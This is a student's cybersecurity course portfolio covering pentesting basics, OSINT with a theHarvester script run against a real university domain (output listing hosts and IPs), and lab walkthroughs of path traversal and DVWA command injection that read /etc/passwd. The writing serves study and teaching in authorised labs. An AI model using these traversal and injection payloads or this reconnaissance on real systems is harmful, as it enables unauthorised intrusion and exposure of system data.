




BODY OF KNOWLEGDE

by Dave D.

Revision Table

Versions	Date	Activities
1	14-sept-2023	Started the Bok Assignment – I only added the cover page, later will add more info.
2	15-sept-2023	Changed the layout and fonts, added information to the introduction.
3	16-sept-2023	Added web: application Attack & Defense
4	20-sept-2023	Added Risk table in 1.2 and fixed some picture layouts & added sources
5	22-sept-2023	Added Web Application Based Firewall & SQL-injection
6	23-sept-2023	Made use of the text box feature, I can now better layout my step by step processes.
7	27-sept-2023	Added HIDS and XSS & CSRF
8	1-oct-2023	Made some changes to some image layouts
9	14-oct-2023	Added manual SQL injection & CSRF showcase
10	16-oct-2023	Added HIDS assignment that I completely forgot about.
11	19-oct-2023	added Network Scanning and Enumeration & Law and Ethics and Responsible Disclosure + GDPR
12	20-oct-2023	Added Network Separation and Segmentation
13	22-oct-2023	Added VPN: How to manage a Web Shop with Secure Remote Access
14	3-nov-2023	Added 7.1 Network Spoofing and Man in The Middle Attacks (MITM)
13	4-nov-2023	Added 7.2 Wi-Fi Hacking
14	5-nov-2023	Added 8 Network detect and monitoring, fixed monitoring issue on Zeek.
15	6-nov-2023	Added 9 IAM stuff
16	19-nov-2023	Added 9.2 password cracking
17	29-nov-2023	Added 10.1 Security Incident Management
18	6-jan-2024	Added 10.2 IT System Hardening + Common Vulnerabilities and Exposures (CVE's)

Contents

Revision Table	1
1 INTRODUCTION & PERSONAL BOK APPROACH	3
1.1 Basic Hacking & Pentesting Process	4
1.2 Threat + Risk Analysis and CIA	6
2 WEB: APPLICATION ATTACK & DEFENSE	7
2.1 Footprinting/Reconnaissance & Social Engineering	7
2.2 Path Traversal, Remote File inclusion & Command injection	10
3 WEB: DATABASE ATTACK AND DEFENSE	14
3.1 Web Application Firewalls	14
3.2 SQL-Injections	17
4 WEB: SITE ATTACK AND DEFENSE	24
4.1 Host Intrusion Detection and Prevention	24
4.2 XSS & CSRF	28
5 Network: Identification of Vulnerabilities	36
5.1 Network Scanning and Enumeration (incl. Sniffing)	36
5.2 Law & Ethics and Responsible Disclosure + GDPR	43
6 Network: Protect the Network	44
6.1 Network Separation and Segmentation	44
6.2 VPN: How to manage a Web Shop with Secure Remote Access	51
7 Network: ATTACK the Network	52
7.1 Network Spoofing and Man in The Middle Attacks (MITM)	52
7.2 Wi-Fi Hacking	61
8 Network: Detect & Monitor	66
8.1 Network Intrusion Detection and Prevention (NIDS/IPS)	66
8.2.1 IT Basic Monitoring (Availability)	69
8.2.2 IT Security Monitoring (Confidentiality and Integrity)	73
9 Concepts: Identity Management, Authentication and Access Control	77
9.1 Identity Management, Authentication and Access Control	77
9.2 Password Cracking (system and network)	79
10 Concepts: Incident Response and Analysis	84
10.1 Security Incident Management	84
10.2 IT System Hardening + Common Vulnerabilities and Exposures (CVE's)	85

1 INTRODUCTION & PERSONAL BOK APPROACH

Welcome to my Body of Knowledge!

With this document, I will monitor my progress over the course of several weeks. Here's a little bit about me: my name is Dave Derosiers I was born and raised in Aruba and I decided to come to the Netherlands to further my education.

I'm an Infrastructure student, and I'm highly interested in Cyber-security. Why did I decide on cyber-security? Well... now in the modern world of the internet, it is critical to know how to defend yourself digitally and also help others in defending themselves digitally. and I also think its a cool profession.

I also have a personal development Portfolio website where you can see all my progress across semesters, the teachers from my last semesters really liked it so I decided to continue on it and improve it over the course of my study at Fontys. Here it is: [REDACTED] (don't worry, it is safe to click on)

In conclusion, I'm thinking about going the Ethical hacker/pen-testing route.




Source: <https://wallhaven.cc/w/1j2m>

1.1 Basic Hacking & Pentesting Process

VPN



Before starting any assignment, I will use the Cisco AnyConnect Secure Mobile Client VPN to connect to the Netlab given by the teachers.



Setting up Virtual Machines

From here we were told to setup some virtual machines so that we can practice our hacking in a safe environment. I have a DVWA, Kali Linux & Ubuntu machine setup.

But I will be using my personal Kali Linux virtual machine that I have installed locally, because it is faster & allows me to keep my data and scripts that I create.




Basic hacking

Basic information on the term “hacking” is the act of compromising digital devices and networks through unauthorized access to an account or computer system. Source: <https://www.fortinet.com/resources/cyberglossary/what-is-hacking>

Pentesting process

I remember during week 1 lecture we got a picture of the phases. I call it the **R.S.G.M.C.** phases



Source: PowerPoint from week1

To my knowledge, for the ethical hacking pentesting process, we can only go so far unless we have explicit permission to go even further. Here in the picture below you can see the basic pentesting process, we ethical hackers stop at **vulnerability analysis**. Because going any further can run the risk of destabilising operational IT systems.




Source: PowerPoint from week1

1.2 Threat + Risk Analysis and CIA

Threats

Here is a picture of the general threats when it comes to cyber security (taken from powerpoint slides)




Source: PowerPoint from week1

As you can see the different threat actors involved in malicious hacking and their motives.

Risk Analysis & CIA

To my knowledge, when it comes to Risk Analysis, we will have to refer to the **C.I.A.** term, which are the Confidentiality, Integrity & Availability of the information when analyzing the Risks. And the scale of impact they have can vary. Known scales are H-M-L for **H**igh, **M**edium and **L**ow risk.



Source: PowerPoint from week1

5x5 Risk Matrix Example

Impact
How severe would the outcomes be if the risk occurred?

Probability
What is the probability the risk will happen?

	Insignificant 1	Minor 2	Significant 3	Major 4	Severe 5
5 Almost Certain	Medium 5	High 10	Very high 15	Extreme 20	Extreme 25
4 Likely	Medium 4	Medium 8	High 12	Very high 16	Extreme 20
3 Moderate	Low 3	Medium 6	Medium 9	High 12	Very high 15
2 Unlikely	Very low 2	Low 4	Medium 6	Medium 8	High 10
1 Rare	Very low 1	Very low 2	Low 3	Medium 4	Medium 5

SafetyCulture

Source: <https://safetyculture.com/wp-content/media/2023/06/5x5-Risk-Matrix.png>

2 WEB: APPLICATION ATTACK & DEFENSE

2.1 Footprinting/Reconnaissance & Social Engineering

Footprinting/reconnaissance

To my knowledge, when conducting a pentest, the first thing you want to do is gather as much information as possible for a higher chance of a successful pentest. To do so we use Open Source Intelligence Tools known as OSINT and/or Social Engineering.

Common OSINT tools and Techniques:

1. **Search Engines:** Google and other search engines offer advanced operators that can be used to refine searches, such as site-specific searches or finding specific file types.
2. **Social Media Monitoring Tools:** Tools like Hootsuite and TweetDeck allow users to monitor and analyze social media activity.
3. **Metadata Analysis Tools:** Tools like ExifTool can extract metadata from files (e.g., photos) to reveal information like location and timestamps.
4. **Email Tracking:** Services like MailChimp and SendGrid can be used to track email opens and click-through rates.
5. **Online Public Records Searches:** Websites like PublicRecordsNow, Whitepages, or court records websites can help find public records.
6. **Data Scraping Tools:** Tools like BeautifulSoup and Scrapy can scrape data from websites.
7. **Maltego:** A popular OSINT tool for visualizing relationships and connections between entities (people, organizations, etc.) based on open-source data.
8. **Shodan:** A search engine for finding Internet-connected devices, including IoT devices, which can be useful for identifying potential security risks.
9. **Wayback Machine:** An archive of web pages over time, useful for viewing historical versions of websites.
10. **Geo-location Tools:** Tools like Geoiptool and IPinfo can help determine the location of an IP address.

Common OSINT tools source: ChatGPT

```

ultra@kali: ~/cyber-stuff/bash-scripts
File Actions Edit View Help
# /bin/bash

#this script is to lookup a domain using all the sources from theHarvester

domain=$1

theHarvester -d $domain -b anubis
theHarvester -d $domain -b baidu
theHarvester -d $domain -b bevigil
theHarvester -d $domain -b binaryedge
theHarvester -d $domain -b bing
theHarvester -d $domain -b bufferoverrun
theHarvester -d $domain -b censys
theHarvester -d $domain -b certspotter
theHarvester -d $domain -b criminalip
theHarvester -d $domain -b crtsh
theHarvester -d $domain -b duckduckgo
theHarvester -d $domain -b fullhunt
theHarvester -d $domain -b git-hubcode
theHarvester -d $domain -b hackertarget
theHarvester -d $domain -b hunter
theHarvester -d $domain -b hunterhow
theHarvester -d $domain -b intelx
theHarvester -d $domain -b netlas
theHarvester -d $domain -b onyphe
theHarvester -d $domain -b otx
theHarvester -d $domain -b pentesttools
theHarvester -d $domain -b projectdiscovery
theHarvester -d $domain -b rapiddns
theHarvester -d $domain -b rocketreach
theHarvester -d $domain -b securityTrails
theHarvester -d $domain -b sitedossier
theHarvester -d $domain -b subdomaincenter
theHarvester -d $domain -b subdomainfinderC99
theHarvester -d $domain -b threatminer
theHarvester -d $domain -b tomba
theHarvester -d $domain -b urlscan
theHarvester -d $domain -b virustotal
theHarvester -d $domain -b yahoo
theHarvester -d $domain -b zoomeye

```

```
└─$ ./autoHarv.sh fontys.nl
```

```
* ****  
* *  
* | _ | _ |      ^ ^ - - - \ \ / \ v \ \ / \ || \ |  
* | _ | _ | \ / \ / \ / \ \ / \ \ / \ \ / \ \ / \|  
* \ \ / \ \ / \ \ / \ \ / \ \ / \ \ / \ \ / \|  
* *  
* theHarvester 4.4.3  
* Coded by Christian Martorella  
* Edge-Security Research  
* cmartorella@edge-security.com  
* **  
*****  
  
[*] Target: fontys.nl  
  
[*] Searching Hackertarget.  
  
[*] No IPs found.  
  
[*] No emails found.  
  
[*] Hosts found: 465  
  
academic.lexisnexis.nl.lib.fontys.nl:145.85.2.138  
acjouw.fontys.nl:145.85.2.171  
acland anatomy .com.lib.fontys.nl:145.85.2.138  
adfs2.fontys.nl:145.85.2.15  
advance-lexis-com.lib.fontys.nl:145.85.2.138  
agwaftest.fontys.nl:20.61.11.181  
alagon.fontys.nl:10.225.114.9  
allesovericrnt.fontys.nl:145.85.2.21  
api.fontys.nl:145.85.2.119
```

```

ultra@kali: ~/cyber-stuff/bash-scripts
File Actions Edit View Help
└─┐ ultra@kali:~[-~/cyber-stuff/bash-scripts]
  └─┐ ./autoharv.sh fontys.nl
  *-----*
  * theHarvester 4.4.3 *
  * Coded by Christian Martorella *
  * Edge-Security Research *
  * cmartorella@edge-security.com *
  *-----*

[*] Target: fontys.nl

[*] Searching Anubis.

[*] No IPs found.

[*] No emails found.

[*] No hosts found.

  *-----*
  * theHarvester 4.4.3 *
  * Coded by Christian Martorella *
  * Edge-Security Research *
  * cmartorella@edge-security.com *
  *-----*

[*] Target: fontys.nl

[*] Searching Baidu.

[*] No IPs found.

[*] Emails found: 2

```

Very quickly I gathered tons of info, some of the sources will not work because of API token missing and/or kali versions. In my case I am using the latest kali iso.

Social Engineering

Basically to manipulate someone into to giving you information.

Common forms of SE:

1. **Phishing:** Phishing involves sending deceptive emails, messages, or websites that impersonate legitimate entities to trick individuals into revealing sensitive information like usernames, passwords, credit card numbers, or personal details. These emails often contain urgent or alarming messages to create a sense of urgency.
2. **Pretexting:** In pretexting, an attacker creates a fabricated scenario or pretext to trick the victim into disclosing information. For example, a pretexter might pose as a bank representative and call a victim to request account information for a supposed security check.
3. **Baiting:** Baiting involves enticing a target with something appealing, such as free software, music, or downloads. The bait is infected with malware, and when the victim downloads or opens it, their system becomes compromised.
4. **Tailgating:** Also known as "piggybacking," this technique involves an attacker physically following an authorized person into a restricted area, building, or secure location. The attacker relies on the target's politeness or lack of scrutiny to gain access.
5. **Quid Pro Quo:** In this form of social engineering, the attacker offers something in return for information or access. For example, they may claim to be an IT support technician and offer to fix a non-existent computer problem in exchange for the victim's login credentials.
6. **Impersonation:** Attackers may impersonate trusted individuals, such as co-workers, managers, or technical support personnel, to gain the victim's trust and access sensitive information.
7. **Reverse Social Engineering:** In this approach, the attacker convinces the victim to initiate contact and seek assistance. The attacker then exploits this interaction to gather information or manipulate the victim.
8. **Vishing:** Vishing, or voice phishing, involves using phone calls to impersonate legitimate entities and extract sensitive information. It can be used for various purposes, including obtaining financial details or login credentials.

Common forms of SE source: ChatGPT

2.2 Path Traversal, Remote File inclusion & Command injection

Path traversal

Basically, navigating through a directory to access sensitive information. Sometimes even modifying them if they have write permission. Good way to counter this is to have input validation and file permissions.

Im going to use one of the labs at portswigger.net to showcase this.

Lab: File path traversal, simple case

APPRENTICE

LABNot solved

This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

BACKSKIP THIS LAB →

Up next: What is access control?

Web Security Academy

File path traversal, simple case

[Back to lab description >>](#)

WE LIKE TO SHOP



Fur Babies

Six Pack Beer Belt

Open Image in New Tab

Save Image As...

Copy Image


Copy Image Link

Email Image...

Inspect Accessibility Properties



Inspect (O)

Right click on image
and open as new tab



modify the link to
filename=../../../../etc/passwd

we will get an error because it is
trying to display an image but what
it got was text from the /etc/passwd




I used the **burp suite** tool in kali
to display this information
easier. I setup the burp suite
proxy in order to intercept the
request.

Then from there, it displayed
the **raw information** containing
the **users on the system** from
the /etc/passwd

Remote file inclusion

Basically, when an **attacker** is able to include **remote files** on a web server through the **exploitation of inadequate input validation** in **web applications**.

This vulnerability can lead to **unauthorized access** to and **execution of malicious code** on the server.




Source: <https://portswigger.net/web-security/file-upload/images/file-upload-vulnerabilities.jpg>

Command injection

Command Injection, also known as OS Command Injection or Remote Code Execution (RCE), is a security vulnerability that occurs when an attacker is able to execute arbitrary system commands on a target server or application.

For example on my DVWA machine there is a command injection tester, I will execute 8.8.8.8 ping to see if it works.



192.168.141.64/dvwa/vulnerabilities/exec/#

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec cyberS

DVWA

Vulnerability: Command Injection

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
JavaScript
DVWA Security
PHP Info
About
Logout

Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=120 time=3.99 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=120 time=3.95 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=120 time=4.25 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=120 time=4.11 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 3.954/4.078/4.250/0.114 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd/:/bin/false
uidd:x:106:110:./run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,./var/lib/misc:/usr/sbin/nologin
```

Now I will do the same again but this time add **cat /etc/passwd**

This time as you can see we were able to get much more information just by exploiting the **RCE vulnerability**. We got information on all the users listed in the passwd file. (I had to lower the DVWA machine security in order for this to work)

3 WEB: DATABASE ATTACK AND DEFENSE

3.1 Web Application Firewalls

Web Application Firewalls:

To my knowledge, a Web Application Firewall (WAF) is a security solution designed to protect web applications from a wide range of online threats and attacks. It acts as an proxy between a web application and its users, filtering and monitoring incoming HTTP/HTTPS traffic to identify and block malicious requests.

How can the WAF be able to handle new threats?

